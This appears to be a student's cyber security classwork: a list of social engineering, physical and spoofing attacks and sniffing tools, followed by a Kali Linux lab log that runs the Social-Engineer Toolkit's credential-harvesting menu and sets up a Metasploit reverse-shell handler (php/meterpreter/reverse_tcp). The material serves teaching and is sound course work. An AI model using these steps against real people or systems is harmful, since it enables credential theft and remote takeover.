Enhancing Digital Government and Economy

Cyber Security Course

Classwork-08

Submitted by,

Name: Koushiki Devi Agarwalla

Batch: JUR2B11

ID: 2111271

Popular Social Engineering Attack:

- Impersonation
- Phishing → very popular attack
- Whaling and vishing → send email a specific person(“the big fish”)
- Smishing
- Spim → spam over instant messagin (spIM)
- Spear phishing
- Spam
- Eliciting information → future attack
- Prepending →facebook.com@192.168.15.24
- Identity fraud
- Invoice scams
- Credential hardvesting
- Reconnaissance
- Influence campaigns/hybrid warfare

Physical Attack:

- Malicious Universal Serial Bus (USB) cable
- Malicious flash drive
- Card cloning
- Skimming

Adversarial Artificial Intelligence

Supply-Chain Attack

Reasons for Effectiveness of Social Engineering Attacks:

- Authority
- Intimidation
- Consensus/Social proof
- Scarcity
- Urgency
- Familiarity/liking
- Trust

Spoofing: alter the source information

- Nemesis
- Hping2
- Macchanger

Different Packet sniffing software

- Wireshark
- Tcpdump
- Airodump-ng

Pass the Hash

SAM file store hash type password

Commands on Kali Linux

sudo su

setoolkit→1→2→3→2→Enter→(go another terminal)

sudo su

msfconsole

use exploit.multi/handler

use payload php/meterpreter/reverse_tcp

< https://iitju.org/ >

msf6 exploit(multi/handler) > use LHOST 192.168.10.196

[-] No results from search

[-] Failed to load module: LHOST

msf6 exploit(multi/handler) > use LHOST 192.168.10.196

[-] No results from search

[-] Failed to load module: LHOST

msf6 exploit(multi/handler) > set LHOST 192.168.10.196

LHOST => 192.168.10.196

msf6 exploit(multi/handler) > set LHOST 192.168.10.196

LHOST => 192.168.10.196

msf6 exploit(multi/handler) > set LPORT 444

LPORT => 444


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.196:444

^C[-] Exploit failed [user-interrupt]: Interrupt

[-] exploit: Interrupted

msf6 exploit(multi/handler) >



Enter id and pass